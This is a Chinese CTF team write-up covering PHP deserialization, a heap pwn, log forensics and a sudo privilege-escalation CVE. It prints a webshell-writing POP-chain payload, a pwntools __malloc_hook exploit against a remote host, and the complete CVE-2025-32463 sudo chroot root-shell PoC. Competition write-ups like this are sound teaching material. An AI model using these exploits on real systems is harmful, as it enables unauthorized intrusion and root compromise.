欣怡姐带我飞 战队WriteUp

排名：52

解题思路：

Web

浅析PHP原生类

关键代码大致是两个类：`install` 和 `Until`，并且有一处对用户可控内容 `unserialize($_GET['data'])`（或类似入口），所以是典型的 PHP 反序列化题。

源码分析

- 存在 `unserialize($_GET['data'])`，反序列化点可控。
-
- 类 `install` 定义了：
-
  - `__wakeup()` 中 `echo "Hello," . $this->username;`
  -
  - `__toString()` 中 `($this->username)();`
  -
  - `__destruct()` 中根据 `install.lock` 写 `config.php`。
  -
- 类 `Until` 定义了：
-
  - `__invoke()` -> `write($this->a, $this->b, $this->c);`
  -
  - `write()` 使用 `$cla::open($file,$cont)`，可用 `ZipArchive` 打任意文件。
  -

利用思路

- 通过构造嵌套对象，形成调用链：

  gtr. 最外层 `install` 的 `__wakeup()` 在 echo 中触发中间层 `install` 的

  gts. `__toString()`

  gtt. 中间层 `install` 的 `__toString()` 调用 `Until::__invoke()`

  gtu.

  gtv. `Until::__invoke()` -> `write("ZipArchive", "install.lock", 8)`，利用 `ZipArchive` 对 `install.lock` 操作

gtw.

- 结合 `__destruct()` 中写 `config.php` 的逻辑，构造一个 `install` 对象的 `$username` 为一句话木马，实现写马。

代码块

```php
<?php
header("Content-Type: text/plain");

class install {
    private $username;
    private $password;
    public function __construct($username, $password) {
        $this->username = $username;
        $this->password = $password;
    }
}

class Until {
    public $a;
    public $b;
    public $c;
}

// 第三层: Until -> ZipArchive("install.lock", 8)
$inner = new Until();
$inner->a = "ZipArchive";
$inner->b = "install.lock";
$inner->c = 8;

// 第二层: 中间 install, username=Until 对象
$middle = new install($inner, "pad");

// 第一层: 最外层 install, username=中间 install
$breaker = new install($middle, "pad");

// 写 webshell 的 install 对象
$shell = '<?php @eval($_POST["cmd"]);?>';
$writer = new install($shell, "pad");

// payload = [写 shell 的对象, 触发 ZipArchive 的对象]
$payload = [$writer, $breaker];

// 打印 urlencoded 后的序列化串, 方便直接带入 GET
echo urlencode(serialize($payload));
```

exp：

本地模拟类结构，构造两个对象：

- `$writer = new install('<?php @eval($_POST["cmd"]);?>', "pad");`
-
- `$breaker` 为 “三层链” 的入口，嵌套 `install` + `Until`，配置 `a="ZipArchive"`，`b="install.lock"`，`c=8`。
-

组合为数组：`$payload = [$writer, $breaker];`

输出：`urlencode(serialize($payload));`

构建为php

`?data =`
`a%3A2%3A%7Bi%3A0%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3Bs%3A29%3A%22%3C%3Fphp+%40eval%28%24_POST%5B%22cmd%22%5D%29%3B%3F%3E%22%3Bs%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22pad%22%3B%7Di%3A1%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%22%3A3%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22pad%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22pad%22%3B%7D%7D`


不安全 | 22436374.clsadp.com/?data=a%3A2%3A%7Bi%3A0%3BO%3A7%3A"install"%3A2%3A%7Bs%3A17%3A"%00install%00username"%3Bs%3A29%3A"...

```php
<?php
highlight_file(__FILE__);
class install {
        private $username;
        private $password;

        public function __wakeup()
        {
                echo "Hello,".$this->username;
        }

        public function __toString()
        {
                ($this->username)();
                return "Guest";
        }

        public function __destruct()
        {
                if(file_exists("install.lock")){
                        exit("Already installed");
                }else{
                        $config = [
                                'username' => $this->username,
                                'password' => md5($this->password)
                        ];
                        file_put_contents('config.php', serialize($config));
                        file_put_contents('install.lock', "ok");
                }
        }
}

class Until {
        public $a;
        public $b;
        public $c;

        public function __invoke()
        {
                $this->write($this->a, $this->b, $this->c);
        }

        public function __toString()
        {
                return "HappyUnserialize";
        }

        public function write($cla, $file, $cont)
        {
                $obj = new $cla();
                $obj->open($file,$cont);
                return True;
        }
}

@unserialize($_GET['data']);
```


Hello,Hello,HappyUnserializeHello,GuestAlready installed

cmd=system('cat /f*');

就得到flag：



a:2:{s:8:"username";s:29:"";s:8:"password";s:32:"4dca00da67c692296690e90c50c96b79";}



由于后期环境关了，flag没有记录下来，所以只放了exp和截图

Pwn

我不吃牛肉

拿到附件ida打开进行审计，查看主函数

```
void __fastcall __noreturn main(int a1, char **a2, char **a3)
{
  unsigned int seed; // eax

  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  puts("[+]Welcome to your new home!");
  puts("[+]While visiting, please note that the room numbers are incorrect.");
  puts("[+]Wish you can find your own room!!!");
  while ( 1 )
  {
    sub_A70();
    seed = sub_ABF();
    srand(seed);
    switch ( rand() % 4 )
    {
      case 0:
        sub_AE5();
        break;
      case 1:
        sub_B4A();
        break;
      case 2:
        sub_B8E();
        break;
      case 3:
        sub_C02();
        break;
      case 4:
        exit(0);
      default:
        puts("invalid choice.");
        break;
    }
  }
}
```

发现里面好多函数进行查看

```
ssize_t sub_B8E()
{
  int nbytes; // [rsp+8h] [rbp-8h]
  int v2; // [rsp+Ch] [rbp-4h]

  puts("index:");
  v2 = sub_ABF();
  puts("length:");
  nbytes = sub_ABF();
  puts("content:");
  return read(0, (void *)qword_2020C0[v2], nbytes);
}
```

发现这个函数存在一个uaf漏洞，还有一个溢出漏洞，利用以上的漏洞可以打fastbin attack进行一些有0x7f之类的地址，也可以打malloc_hook劫持，然后利用控制malloc的size来实现system调用shell。

直接编写exp脚本拿flag

代码块

```
from pwn import *

def malloc(idx, size):
    p.sendlineafter(':', '8')
    p.sendlineafter(':', str(idx))
    p.sendlineafter(':', str(size))

def free(idx):
    p.sendlineafter(':', '15')
    p.sendlineafter(':', str(idx))

def edit(idx, size, data):
    p.sendlineafter(':', '18')
    p.sendlineafter(':', str(idx))
    p.sendlineafter(':', str(size))
    p.sendlineafter(':', data)

def show(idx):
    p.sendlineafter(':', '20')
    p.sendlineafter(':', str(idx))
```

```python

p = remote('113.201.14.253',39428)
libc = ELF('./libc.so.6')
malloc(0, 0x500)
malloc(1, 0x10)
malloc(2, 0x60)
free(0)
show(0)
p.recvline()
base = u64(p.recvline()[:-1].ljust(8, b'\x00'))-0x3c4b78
free(2)
edit(2, 0x8, p64(base+0x3c4b10-0x23))
malloc(0, 0x60)
malloc(1, 0x60)
edit(1, 0x13+8, b'a'*0x13+p64(base+0x453a0))
malloc(2, base+0x18ce57)
p.interactive()
```

运行拿到flag

Flag：flag{8028ba822b647fe829cee24f3a7d81fd}

Game

我勒个超级玛丽奥

正常通关一轮即可

`flag{5a3761876268ca8c9001d86614106b13}`

CDF

可恶的木马竟然伪装成我的朋友

首先看一下最新修改的log

桌面 > test > zjb > logs　　在 logs 中搜索

排序　查看　•••

名称	修改日期	类型	大小
ex180205.log	2018/2/5 23:59	文本文档	312 KB
ex180206.log	2018/2/6 23:58	文本文档	233 KB
ex180207.log	2018/2/7 23:59	文本文档	225 KB
ex180208.log	2018/2/8 23:59	文本文档	223 KB
ex180209.log	2018/2/9 23:59	文本文档	297 KB
ex180210.log	2018/2/10 23:59	文本文档	290 KB
ex180211.log	2018/2/11 23:59	文本文档	226 KB
ex180212.log	2018/2/12 23:59	文本文档	188 KB
ex180213.log	2018/2/13 23:58	文本文档	184 KB
ex180214.log	2018/2/14 23:57	文本文档	182 KB
ex180215.log	2018/2/15 23:59	文本文档	176 KB
ex180216.log	2018/2/16 23:58	文本文档	431 KB
ex180217.log	2018/2/17 23:59	文本文档	196 KB
ex180218.log	2018/2/18 23:58	文本文档	199 KB
ex180219.log	2018/2/19 23:59	文本文档	194 KB
ex180220.log	2018/2/20 23:59	文本文档	259 KB
ex180221.log	2018/2/21 23:59	文本文档	192 KB
ex180222.log	2018/2/23 0:00	文本文档	1,300 KB
ex180227.log	2018/2/27 11:03	文本文档	2 KB
ex180223.log	2025/11/6 17:12	文本文档	1,495 KB
access.log.1381795200	2025/11/6 19:38	1381795200 文件	350 KB

检索木马名称得到日期和ip地址

```
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 404 1021
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/doc 02.gif HTTP/1.1" 200 55
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1216
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner home.jpg HTTP/1.1" 200 37756
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/Search icon.gif HTTP/1.1" 200 344
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
183.62.9.42 - - [23/Feb/2018:21:18:29 +0800] "GET /favicon.ico HTTP/1.1" 404 988
```

2018-2-23/186.62.9.42

筛选ip 186.62.9.42的操作

```
58.32.44.98 - - [23/Feb/2018:21:16:55 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:17:04 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
183.62.9.42 - - [23/Feb/2018:21:17:17 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
183.62.9.42 - - [23/Feb/2018:21:17:18 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2136
113.95.12.85 - - [23/Feb/2018:21:17:29 +0800] "HEAD / HTTP/1.1" 302 -
113.95.12.85 - - [23/Feb/2018:21:17:30 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:17:42 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
183.62.9.42 - - [23/Feb/2018:21:17:43 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2090
183.62.9.42 - - [23/Feb/2018:21:17:58 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
183.62.9.42 - - [23/Feb/2018:21:18:06 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2136
183.62.9.42 - - [23/Feb/2018:21:18:22 +0800] "GET /sxzn HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:18:23 +0800] "GET /sxzn/ HTTP/1.1" 200 18815
183.62.9.42 - - [23/Feb/2018:21:18:25 +0800] "GET /sxzn/css/layout.css HTTP/1.1" 200 6591
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/css/index.css HTTP/1.1" 200 1730
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/point.gif HTTP/1.1" 200 134
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/options.png HTTP/1.1" 200 615
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/yonghu.jpg HTTP/1.1" 200 31309
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/zh-cn.gif HTTP/1.1" 200 891
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/leftSubTitle_bg.gif HTTP/1.1" 200 53
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 404 1021
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/doc_02.gif HTTP/1.1" 200 55
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1216
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
183.62.9.42 - - [23/Feb/2018:21:18:29 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:18:30 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:19:11 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
183.62.9.42 - - [23/Feb/2018:21:19:20 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
183.62.9.42 - - [23/Feb/2018:21:19:45 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
183.62.9.42 - - [23/Feb/2018:21:19:46 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
111.192.102.34 - - [23/Feb/2018:21:19:50 +0800] "HEAD / HTTP/1.1" 302 -
111.192.102.34 - - [23/Feb/2018:21:19:50 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:20:20 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
183.62.9.42 - - [23/Feb/2018:21:20:27 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:20:35 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 3
183.62.9.42 - - [23/Feb/2018:21:20:55 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 3
183.62.9.42 - - [23/Feb/2018:21:21:00 +0800] "GET /sxzn/ HTTP/1.1" 200 18639
183.62.9.42 - - [23/Feb/2018:21:21:01 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 304 -
183.62.9.42 - - [23/Feb/2018:21:21:02 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1223
183.62.9.42 - - [23/Feb/2018:21:21:02 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 200 38590
58.32.44.98 - - [23/Feb/2018:21:21:54 +0800] "HEAD / HTTP/1.1" 302 -
58.32.44.98 - - [23/Feb/2018:21:21:55 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:22:04 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:22:07 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
183.62.9.42 - - [23/Feb/2018:21:22:09 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 3
```

看一下格式和ip得到table.jsp en.jsp 2.jsp

flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}

InfoSEC

最近还好吗

根据题目信息知道是一个cve漏洞复现

未来的你，一定要多多收集CVE最新的漏洞。在过去的一年里，不知道你过的好不好，如果你好，我也好，那就尝试解出这道不知名的CVE漏洞吧，相信你也会很想念我的

Xshell连上之后收集信息

```
1 新建会话 (5)
pwn@59489b6610f4:/$ cd ./
pwn@59489b6610f4:/$ ls
bin  boot  dev  etc  flag  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  start.sh  sys  tmp  usr  var
pwn@59489b6610f4:/$ cat /flag
cat: /flag: Permission denied
pwn@59489b6610f4:/$
```

发现根目录下就有flag但无法查看，用sudo进行提权查看发现失败

```
pwn@59489b6610f4:/$ sudo cat /flag

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

For security reasons, the password you type will not be visible.

Password:
12345Sorry, try again.
Password:
Sorry, try again.
Password:
pwn is not in the sudoers file.
pwn@59489b6610f4:/$
```

这里去网上搜索关于sudo本地提权的cve

腾讯云
https://cloud.tencent.com › developer › article

CVE-2025-32463 | Linux sudo 本地提权漏洞（POC） - 腾讯云
1 天前 · Linux sudo本地提权漏洞CVE-2025-32463影响1.9.14-1.9.17版本，攻击者可利用chroot功能加载恶意动态库获取root权限。该漏洞存在于sudo命令中，允许非sudoer组用…

先知社区
https://xz.aliyun.com › news

CVE-2025-32463漏洞复现与分析-先知社区
2014年1月9日 · 漏洞根源与技术分析 CVE-2025-36463 在 Sudo v1.9.14（2023 年 6 月）中引入，与使用 chroot 功能时命令匹配处理代码的更新有关，相关代码逻辑位于 …

CSDN博客
https://blog.csdn.net › article › details

CVE-2025-32463复现-CSDN博客
2025年7月9日 · 文章浏览阅读1.3k次，点赞24次，收藏17次。CVE-2025-32463是Linux系统中Sudo工具的高危本地权限提升漏洞，主要影响1.9.14至1.9.17版本。该漏洞源于Sudo…

FreeBuf网络安全行业门户
https://www.freebuf.com › articles › vuls

Linux Sudo 提权漏洞（CVE-2025-32463）漏洞复现及详细分析
需要注意的是，该漏洞的补丁于 2025 年 6 月 30 日发布，更新到修复后的版本（如 1.9.17p1 及以上）即可消除风险。 三、漏洞复现（Ubuntu 环境）

安全内参
https://www.secrss.com › articles

Linux sudo本地提权漏洞 (CVE-2025-32462/CVE-2025-32463 ...
2025年6月30日 · Linux sudo chroot 权限提升漏洞 (CVE-2025-32463)源于本地低权限用户通过特制的恶意 chroot 环境触发动态库加载，从而以 root 权限执行任意代码。

博客园
https://www.cnblogs.com › AuroraSEC › articles

CVE-2025-32463 Linux sudo chroot本地提权漏洞分析复现 ...
2025年9月19日 · 转载一篇我自己在奇安信投稿的文章吧，以后博客园还是多发一些文章了 CVE-2025-32463 Linux sudo chroot本地提权漏洞分析复现 Linux sudo chroot 权限提升漏…

CVE-2025-32463_chwoot Public

Watch 2

main 1 Branch 0 Tags Go to file t Add file Code

pr0v3rbs and pr0v3rbs Fix #9 5c36150 · 5 days ago 13 Commits

Dockerfile	First commit	5 months ago
LICENSE	Create LICENSE	4 months ago
README.md	Fix #9	5 days ago
run.sh	First commit	5 months ago
sudo-chwoot.sh	Update sudo-chwoot.sh	4 months ago

README MIT license

CVE-2025-32463 – sudo chroot ("chwoot") PoC

This repository provides a minimal, reproducible environment to demonstrate the **CVE-2025-32463** privilege-escalation flaw in `sudo`'s chroot feature.

- This vulnerability is reported by Rich Mirch (@0xm1rch on X) @ Stratascale.
- Original post: Vulnerability Advisory: Sudo chroot Elevation of Privilege
- NVD: CVE-2025-32463 (CVSS 9.3)

Affected Versions


找到相关的cve进行尝试，将sudo-chroot.sh传上去并运行


sudo-chroot.sh

代码块

```
#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 - Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

if [ $# -eq 0 ]; then
    # If no command is provided, default to an interactive root shell.
    CMD="/bin/bash"
else
    # Otherwise, use the provided arguments as the command to execute.
    CMD="$@"
fi
```

```
# Escape the command to safely include it in a C string literal.
# This handles backslashes and double quotes.
CMD_C_ESCAPED=$(printf '%s' "$CMD" | sed -e 's/\\/\\\\/g' -e 's/"/\\"/g')

cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>
__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/sh", "sh", "-c", "${CMD_C_ESCAPED}", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}
```





成功拿到flag

Flag：flag{11ac52e77b45186a25e059c53d77a0a1}